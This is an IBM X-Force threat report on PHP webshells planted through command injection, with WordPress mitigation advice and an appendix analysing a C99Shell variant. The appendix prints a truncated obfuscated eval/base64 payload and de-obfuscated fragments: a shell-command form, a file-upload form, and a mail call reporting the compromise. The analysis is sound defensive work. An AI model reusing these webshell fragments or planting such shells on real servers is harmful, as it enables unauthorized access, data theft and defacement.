IBM Security

Understanding the webshell game

How command injection webshell attacks are a rising threat to networks

IBM X-Force® Research

IBM

Click here to start ►

Contents

Executive overview

Web servers and web applications are often a weak point in an organization's infrastructure, and malicious actors have always targeted them. They still do. The Open Web Application Security Project's most recent study of web application security risks ranks "injection" at number one on its top ten list.[1] One such attack type, command injection, allows attackers to inject shell commands into the host operating system running the website. They might for instance figure out the directory where an app is installed and run a script in that directory.

Our focus here is a recent development in the command injection attack arena. According to IBM Managed Security Services (MSS) data, one of the most prolific methods of command injection exploitation this year has been facilitated by the injection of webshells.[2] In fact, IBM MSS data analyzed between January 1, 2016 and September 30, 2016 showed webshell attacks accounting for more than 20 percent of the command injection attacks we detected (see Figure 1).

About X-Force

The IBM X-Force research team studies and monitors the latest threat trends including vulnerabilities, exploits, active attacks, viruses and other malware, spam, phishing, and malicious web content. In addition to advising customers and the general public about emerging and critical threats, IBM X-Force also delivers security content to help protect IBM customers from these threats. Threat intelligence content is delivered directly via the IBM X-Force Exchange collaborative platform, available at xforce.ibmcloud.com

Contents




Figure 1. Webshell attacks as a percentage of command injection attacks. Source: IBM Managed Security Services data (January 1, 2016 – September 30, 2016).

There's nothing inherently malicious about a webshell, which is a script that can be uploaded to a web server to enable remote administration of the machine. They are useful for system or web administrators who want to perform remote management without having to employ an application such as cPanel or Plesk, two of the most popular commercial web administration tools.[3] In the hands of an attacker, however, they become a cyber threat.

Our analysis shows an increase in webshell attacks this year, most notably in Q2 and the beginning of Q3 (see Figure 2), and we expect to see that trend continue in 2017. Almost all the attacks, approximately 95 percent, were written in PHP, a widely used open source scripting language. Although not readily apparent, the number of command injection attacks resulting from malicious PHP webshells is relatively significant. No other single command injection attack type was seen to be as prevalent, or as persistent, for as long.

Although they can be a useful tool for web administrators, in the hands of a malicious actor webshells can be a very effective attack vector.

Contents




Figure 2. Webshell attacks September 2015 through September 2016. Source: IBM Managed Security Services data (September 1, 2015 – September 30, 2016).

Contents

PHP webshells: flavor of the year

Analysis of IBM MSS data from 2016 revealed over 120 unique types of PHP webshell scripts (see Appendix A). The great majority were observed in attack attempts to plant them in remote servers via command injection, in order to ultimately breach the servers and gain unauthorized access to the data they host. One nefarious PHP webshell, "C99Shell," was the most common variety, accounting for nearly nine percent of the attacks recorded in 2016.

Webshells are one of the tools most consistently used by Advanced Persistent Threat (APT) groups[4] to breach organizations. The Emissary Panda APT group, for example, has reportedly used the ChinaChopper webshell to gain access to targeted organizations.[5] Another APT group, TG-3390, has been found using the OwaAuth webshell to compromise systems.[6] Security teams must take preventive steps to keep these groups out of their networks.

The many features and varieties of webshells

Third-party webshell scripts are freely available on the Internet and can be downloaded from many openware distributors.

Administrators like ease of access, so performing management tasks without having to add another application can often be a favored solution. With webshells, all management activities can take place within a web browser by simply pushing the core code to the web server's HTML directory and then calling it in a URL. The problem is that this convenience creates an attack vector. Using webshells also means that anyone can modify the code and add extra features, malevolent features included.

System administrators can use webshells legitimately to perform actions on the server: create a user, read system logs, restart a service. Classic webshells do not require a communications socket and are simply run over HTTP. Basically, they're backdoors that run from the browser. This does not apply to reverse shells, which require a secondary program, such as Netcat, to run on a victim's machine.

Contents

Feature-rich webshells essentially enable one-stop shopping for an attacker. Once a webshell is planted, the attacker can virtually treat the victim host as if he owns it personally. Table 1 lists some of the features of most webshell applications that an attacker can exploit to compromise a vulnerable system.

All of the features described in Table 1 are included in most malicious webshell scripts—all in only one file, no special installation requirements! Once attackers have access to the remote server they plan to breach, all they have to do is place the file in a web-facing directory and call the script from the comfort of a web browser. Hence, relatively little skill is required to execute webshell attacks. There are also plenty of injection tools available to assist a motivated actor, making this attack vector more dangerous and potent.

The ability of webshells to maintain long-term persistence in the organization is of even greater concern. Once called on by the attacker, webshell scripts don't usually make any network "noise" and are considered to be an Advanced Persistent Threat tool. An APT is a network attack in which an unauthorized person gains access to a network and stays there, undetected, for a long time. One report indicates that APT attacks in 2015 managed to remain undetected for over 200 days before being discovered by the targeted organization.[7] The intention of an APT attack is to continually steal data, not to damage the network or organization.

Attackers take advantage of existing vulnerabilities in a web application to upload malicious webshells.

Contents

Feature	Malicious use
File management The file manager allows the user to copy, move, delete, search and rename files and directories in a home directory on the server. It may also be used to upload, download, compress and decompress files, as well as preview them in the browser.	This feature allows the attacker to upload virtually any file type, including malware that would cause the website to become a watering hole. The attacker could also plant specific software known as reverse shell, such as Netcat, which allows the target machine to communicate back to the attacking machine. The attacking machine has a listener port on which it receives the connection, allowing the attacker to achieve command execution.
Connect to DBMS Webshells can provide access to database management systems (DBMS) such as mysql, mssql, Oracle, sqlite, postgresql and others using the Open Database Connectivity (ODBC) API or the PHP Data Objects (PDO) interface.	This makes it possible to access sensitive data, including personally identifiable information (PII) as well as financial data and credentials.
Server-side management Webshells allow access to server-side services and processes such as “start” and “stop.”	A malicious intruder could create and launch a command and control (C&C) bot that runs as an additional process on the web server. The victim machine can then be used as a central communication point for a large botnet.
Proxy or relay Proxies or relays serve as a hub through which Internet requests are processed.	An attacker can compromise other servers in a network once he gains full access to a company’s website. Those hosts can be used as proxy or relay points that disguise his true origin when performing attacks within the parent victim network.
Command execution Webshells allow the execution of shell commands.	This ability could allow an attacker to launch arbitrary commands on the host operating system via a command shell environment.
Script execution Webshells allow the execution of scripts.	An attacker could run scripts using a variety of languages: PHP, ASP.NET, Perl, Python, Ruby, Java, Node.js, C). These scripts could contain malicious instructions capable of overtaking the host and in some cases contain built-in services that could, upon execution, allow further avenues of access via other protocols.
Packet crafter A packet crafter allows network administrators to create packets for the purpose of probing firewall rule-sets.	An attacker could find entry points into a targeted system or network, which may target the firewall, intrusion detection system (IDS), TCP/IP stack, router or any other component of the network.
Process list or Task Manager access Webshells allow access to system monitoring programs used to provide information about both the processes and programs running on a computer and its general status. Some implementations can also be used to terminate processes and programs as well as change the processes priority.	An attacker could harvest and exfiltrate data.
Local email server access Webshells allow access to the local email server.	An attacker can gain access to the mail gateway, attach local files to an email and send them via SMTP/POP3 from within the victim’s network. The attacker can also use these email resources to send phishing emails.

Table 1. The features of webshells and how attackers can exploit them.

Attack entry points

Web applications are often developed in-house using scripting languages such as PHP, Python, Ruby and Perl. Because these languages are considered relatively complex, in-house developers who may not be as experienced in every programming language, or in application security for that matter, can unknowingly open security holes in their applications, possibly allowing the execution of arbitrary scripting code. Furthermore, web application code is often deployed, then forgotten and unmaintained. This code naturally deteriorates over time due to lack of updating and patching, creating inevitable holes in the organization's network and ultimately making it much more vulnerable to cyber attacks.

When malicious attackers identify one of these "holes," they may attempt to deploy harmful webshell code in order to exploit it and gain access to the network. Using customized scripts, attackers can further create "virtual" shells accessible via the web server that, if successful, allow total control of the organization's web environment—possibly leading to additional compromise.

There are many ways malicious webshells can be installed on the enterprise's web server. The United States Computer Emergency Readiness Team (US-CERT) lists several[8]:

- Cross-site scripting
- SQL injection
- Command injection
- Vulnerabilities in applications or services (e.g., WordPress or other content management system applications)
- File processing vulnerabilities (upload filtering or assigned permissions)
- Remote File Include (RFI) and Local File Include (LFI) vulnerabilities
- Exposed administrative interfaces

Note that webshells are considered "post exploitation" tools. To carry out an attack, the actor must first find a vulnerability on a target web application. One way to do this is by first uploading the webshell through a file upload page, for example a submission form on a company website, and then using an LFI weakness in the application to include the webshell in one of the pages.

Contents

Focused on content management systems

According to IBM MSS data, one of the most popular PHP webshells used for nefarious purposes is a variant of the C99 webshell called C99Shell (see Figure 3). The data shows a distinct upward trend in attacks tied specifically to this variant, accounting for close to nine percent of webshell attacks in 2016, since we began detecting it in February 2016. A detailed look at this particular variant can be found in Appendix B.

C99Shell is focused on vulnerabilities in the WordPress content management system (CMS). Usually such webshell entry points in content management systems result either from vulnerabilities within third party plug-ins that haven't undergone a security review during development, or from bugs in the parent application that haven't been patched by the administrator. According to IBM X-Force, the largest percentage of CMS vulnerabilities occurs in plug-ins or modules written by third-party sources.[9]

Recommendations for mitigating risks to CMS can be found in the IBM X-Force report titled "Understanding the risks of content management systems."




Figure 3. C99Shell attack volume vs all other webshell activity. Source: IBM Managed Security Services data (February 1, 2016 – September 30, 2016).

Contents

Mitigation

Malicious webshell exploitation is one of the easiest ways attackers can gain unauthorized access to an organization's network, but strengthening your network protections can go a long way in limiting your exposure to attacks that begin this way. The following recommendations from IBM MSS experts can help your team mitigate the threat:

- Edit your php.ini file to disallow base64_decode functionality. Find the line that states disable_functions = and change it to "disable_functions = eval, base64_decode, gzinflate".
- Scan all files during attachment uploading with ModSecurity. Attackers can take advantage of your excluded content to hide their code, which is why excluding certain file types such as .jpg and .gif is no longer an option. Attackers know these files may evade scans and can use them to hide malicious PHP code within the images' headers.
- If your website becomes compromised, anything that requires validation—such as SSL, FTP, SQL and a router or firewall command line interface—is also compromised, including your customers' credentials. You must change all your passwords and advise your customers to do the same as soon as you find out about the breach.

Prevent your web applications from being the means by which a webshell is installed. Never assume that critical systems are operating without security flaws. Unpatched systems will always be the prime target of malicious attackers.


- Employ user input validation. The best way of handling user input is with a white-listing approach. Use the most restrictive rule by default and allow special characters only by exception. This will greatly reduce the attack surface for many vectors.
- Scan web applications and identify and fix vulnerabilities prior to deployment using testing software such as IBM Security AppScan® software.
- Employ penetration testing services to identify systems vulnerabilities, validate existing controls and provide a roadmap for remediation.
- Consider deploying a demilitarized zone (DMZ) between your web-facing systems and the corporate network. This helps prevent an attacker from breaching a server and getting access to data or even internal systems.

Contents

Also, since a notable percentage of malicious webshells target CMS vulnerabilities—particularly WordPress vulnerabilities, as seen in the C99Shell activity—the following recommendations are specific to WordPress website installations:

- Change the name of your "uploads" folder. WordPress allows write access to this folder through the media uploader, which makes it easier for attackers to upload PHP files containing shell scripts. If you leave this folder as the default, an attacker with limited knowledge can guess the file path. Changing the name of the folder can also help avoid automated exploitation routines that run on entire WordPress site servers.
- Change all WordPress defaults to customize your install as much as possible.
- Install a good security plug-in such as the Wordfence WordPress plug-in.
- Use a CMS security scanner such as Acunetix Vulnerability Scanner or WordPress Security Scanner to test for vulnerabilities in a WordPress installation.

With easy exploitation and a plethora of unpatched vulnerabilities to target, malicious PHP webshells will continue to be popular among attackers. By applying the recommendations outlined in this report, organizations can go a long way in mitigating this threat.



Strengthening your network and application protections can go a long way towards preventing attacks by webshells.

Contents

Protect your enterprise while reducing cost and complexity

From infrastructure, data and application protection to cloud and managed security services, IBM Security Services has the expertise to help safeguard your company's critical assets. We protect some of the most sophisticated networks in the world and employ some of the best minds in the business.

IBM offers services to help you optimize your security program, stop advanced threats and respond to critical security incidents. Security Intelligence Operations and Consulting Services can assess your maturity against best practices in security. Penetration Testing from IBM X-Force Red can help you determine weakness in your IT systems and strengthen your defenses. With IBM Managed Security Services you can take advantage of industry-leading tools, security intelligence and expertise that will help you improve your security posture—often at a fraction of the cost of in-house security resources.

About IBM Security

IBM Security offers one of the most advanced and integrated portfolios of enterprise security products and services. The portfolio, supported by world-renowned IBM X-Force research and development, provides security intelligence to help organizations holistically protect their people, infrastructures, data and applications, offering solutions for identity and access management, database security, application development, endpoint management, network security and more. IBM operates one of the world's broadest security research, development and delivery organizations, monitors billions of security events per day in more than 130 countries, and holds more than 3,500 security patents.

Contents

About the author

David McMillen, Senior Threat Researcher, IBM Managed Security Services. David brings more than 25 years of network security knowledge to IBM. David began his career at IBM over 15 years ago as a member of the core team that created the IBM Emergency Response Service, which eventually grew and evolved into IBM Internet Security Systems.

As an industry-recognized security expert and thought leader, David has a rich background in IT security. He thrives on identifying threats and developing methods of solving complex problems. His specialties are intrusion detection and prevention, ethical hacking, forensics, and analysis of malware and advanced threats. As a member of the IBM Managed Security Services Threat Research Team, David takes the intelligence he has gathered and quickly produces tangible remedies that can be implemented within a customer's network or on IBM's own proprietary threat detection engines.

David became interested in security in the 1980s, when he owned and operated one of the first companies to offer penetration and vulnerability testing. As the Internet's footprint grew, it became clear to him that there was a new challenge on the horizon: protecting data. David next worked with IBM Business Partner WheelGroup (later acquired by Cisco), where he helped develop the NetRanger IDS intrusion detection system and NetSonar, a vulnerability scanner. David also assisted with the development of the very first IBM intrusion detection system, BillyGoat. David has subsequently developed several other security-based methods and systems that have been patented by IBM.

Contributors

Michelle Alvarez – Threat Researcher, IBM Security

For more information

To learn more about the IBM Security portfolio, please contact your IBM representative or IBM Business Partner, or visit:
ibm.com/security

For more information on security services, visit:
ibm.com/security/services

Follow @IBMSecurity on Twitter or visit the SecurityIntelligence blog

Contents

Appendix A

Analysis of IBM MSS data from 2016 revealed over 120 unique types of PHP webshell scripts. Some of the more common are listed below.

Ajax_ Command Shell
AK-74 Web Shell
Antichat Shell
Antichat Shell v1.3
Ayyildiz Tim -AYT- Shell
aZRaiL v1.0
b374k
b374k-mini-shell
c0derz shell
C2007Shell
c99_locus7s
c99_madnet
c99_PSych0
c99_w4cking
C99Shell
CasuS 1.5
ChinaChopper
CmdAsp.asp.
Crystal
Crystal shell
CTT Shell
Cyber Shell
CyberSpy5.Asp.
dC3 Security Crew Shell
Dive Shell 1.0 Team
DTool Pro
Dx
DxShell v1.0
Gamma Web Shell
GFS web-shell
GFS Web-Shell
gfs_sh
go-shell
GRP WebShell 2.0
h4ntu shell
hiddens shell v1
iMHaBiRLiGi
iMHaPFtp
indexer.asp.
ironshell
JspWebshell 1.2
KA_uShell 0.1.6
Kadot webshell
klasvayv.asp.
Loaderz WEB Shell
MyShell
NFM 1.8
NGH
NIX REMOTE WEB SHELL
nsTView v2.1
NTDaddy v1.9
PHVayv
Predator
r57shell
Sincap 1.0
Spy Ver 2006
STNC WebShell
Web-shell (c)ShAnKaR
ZyklonShell

Contents

Appendix B
A focused look at a typical webshell

What follows is a detailed look at an attack using the C99Shell webshell.

Figure 4. Screenshot of C99Shell Interface.

Contents

The request

In the C99Shell attack, there is one common URL and file name, `pagat.txt`, that contains an obfuscated PHP script. Attackers will purposely hide their malicious code by obfuscating it, in an effort to evade detection and assist in bypassing any Web application firewall that may be protecting the website.

The following GET request is issued for this particular variant:

```
hxxp://www.victim.com/wp-content/themes/
twentythirteen/pagat.txt
```

(the abbreviation “wp” in the request stands for WordPress).

The text file pagat.txt contains the obfuscated code shown in Figure 5, which has been purposely truncated in this example.

```
<?php
eval(gzinflate(str_rot13(base64_decode('rUl6QttVEP58Vf0Pm71VaUewdkInSI
BEKRiIR1UuDvcFkLWxN8m2ttfaXVBG1P9+M3g7L4VltHeEiD2vzzwzOxuulEex4qVHUxQz
are3/3dYWYnbEU1m42njKIyi/uDy2pmwQuyzZtvr/fHwd6t7J7QwiawKUAKyC0Hdez6BVG
cY/RuOrun5azyMzwfRmN6iTRSfNtSj8J+rMBrHSqN+ejCR6QIsKFgZTLBvU8CDJ4bcFBga
/Smadjbl+WHKwfS9KFE8A5QOCuNcptxM4l8a9shQSvOkRcIsIHxnZxrGF4OTEAIMQULp/r
dKWzzT/BmrWDCyqbkquQog41x3MOwULOfusiKn/o6PQUFTQEZGM/95pIIgP2UahReDZLjm
lDORuTSpZZGk73T45iUyp9uETYboNj10TXHkA7aDFXFhWbnn+y1UwElbxlrRH5KIqzuOAB
r0NwUBdt9FKxWIW4zUIn7U7qa7K5IeTLx+etkRRrcdmbNjfO0kmSw4jgtBi5aVV/ht/53o
a9QfjuPT/sfw8ugiZ+wMpFwbToKV1cng+OoivBzHo8Fg7Nxt1Bc5m2TteIAs4Hsqcor/
DEpeOS9kURSvOa6TYZM6d6+u4jfOz96L5nSvnh8wV…
```

Figure 5. Obfuscated PHP code found in C99Shell attack. Source: IBM Managed Security Services data.

Contents

This obfuscated PHP code would be passed to the eval() function only after it is de-obfuscated using one of these three methods:

- Gzinflate inflates a deflated string. This function takes data compressed by gzdeflate() and returns the original uncompressed data.
- Rot13 is a simple letter-substitution cipher that replaces a character with whatever comes 13 letters after it in the alphabet.
- Base64 features binary-to-text encoding schemes that represent binary data in an ASCII string format by translating it into radix-64.

All three of these methods can be used to decipher obfuscated code at once by simply using an online PHP decoding tool.

The mechanism

The PHP module on the victim server will decode the obfuscated strings and execute the script. Once decoded, the script shows its true intent (see Figure 6). The examples below are purposely truncated for security reasons.

First, an email is sent to the target victim at XXXXX@gmail.com (actual email obfuscated) confirming the target has been compromised:

```
mail("XXXXX@gmail.com", "$body", "Hasil
Bajakan hxxp://$web$inj
```

Next, the script creates a Form page on the victim's website. Web forms enable entering input and credentials via web interface, affecting activity on the server linked to them (see Figure 6).

Next, the attacker will call the new web form from the browser. This will enable the attacker to execute shell commands on the server, as well as push additional files to it that can be used for other nefarious actions. Attackers can choose from a wide array of options to breach and control a server or resource they have no authorization to access.

Contents


```
echo ' < formmethod = "POST"action = "" > < fontsize = 2color =
#888888><b>Command</b><br><input type="text" name="cmd"><input
type="Submit" name="command" value="ExEcute"></form>';
    echo '<form enctype="multipart/form-data" action method=POST><font
size=2 color=#888888><b>Upload File</b></font><br><input type=hidden
name="submit"><input type=file name="userfile" size=28><br><font
size=2 color=#888888><b>New name: </b></font><input type=text
size=15 name="newname" class=ta><input type=submit class="bt"
value="Upload!!"></form>';
    if (isset($_POST['submit']))
        move_uploaded_file($_FILES['userfile']['tmp_name'],
$uploaddir . $name);
        if (move_uploaded_file($_FILES['userfile']['tmp_name'],
$uploaddir . $name)) {
            echo "Upload!!!";
```

Figure 6. Sample of de-obfuscated C99Shell code.

Contents

Identification

As of April 12, 2016, a Google search for the file name pagat.txt returned more than 32,000 results. Only 21 of 54 antivirus products identify this malicious php script, according to VirusTotal at the time of analysis.[10] More information about the script follows:

MD5 `6b58157d69de0fc2663a0765e1d9c5b5`

SHA1 `0a027b75243f8e6230991c8e58520c7e7799c5cf`

SHA256 `c0134d499451bff03335523c9f435f5bce408401d0a042881838d4f309cf8844`

ssdeep24: `FMojOrnQLqFlTuOnAtau89M+2XUSMrL1//5ZOcKVrNVkQYfEVhS2/KDZPep30VLg:KGOr6Y0OAgu8SiLtrKTVI6hS2/3p30Vc`

File size 1.5 KB (1515 bytes)

File type PHP

Refer to the associated X-Force Exchange collection for more information.

This specific webshell variant we reviewed is one of many reportedly being used by a mass web defacer known as Hmei7, an actor who claims to have defaced more than 5,000 WordPress websites over a two-day period a few years ago.[11] Hmei7 automates the use of backdoors with a file uploading feature and changes critical site files like index.php or configuration.php, which are essentially the keys to the kingdom. Hmei7 is known to have defaced an ever-rising number of websites, over 1,500 of which appear on lists tracked by Zone-H, an archive of defaced websites[12] (see Figure 7).

Contents

Figure 7. Hmei7's defacement activity using the C99Shell. Source: Zone-H.

Contents

References

[1] https://www.ibm.com/developerworks/library/se-owasptop10/

[2] https://www.us-cert.gov/ncas/alerts/TA15-314A

[3] https://hostadvice.com/blog/plesk-vs-cpanel/

[4] https://www.us-cert.gov/ncas/alerts/TA15-314A

[5] https://threatpost.com/apt-group-gets-selective-about-data-it-steals/114103/

[6] https://www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage

[7] http://www.infosecurity-magazine.com/news/hackers-spend-over-200-days-inside/

[8] https://www.us-cert.gov/ncas/alerts/TA15-314A

[9] https://securityintelligence.com/media/xforce-tir-2016/

[10] https://virustotal.com/en/file/c0134d499451bff03335523c9f435f5bce408401d0a042881838d4f309cf8844/analysis/

[11] http://www.ehackingnews.com/2013/01/Indonesian-top-defacer-hmei7.html

[12] http://www.zone-h.org/archive/notifier=Hmei7?zh=2

Contents

IBM Security

IBM Security
Route 100
Somers, NY 10589

Produced in the United States of America
November 2016

IBM

SEL03114-USEN-00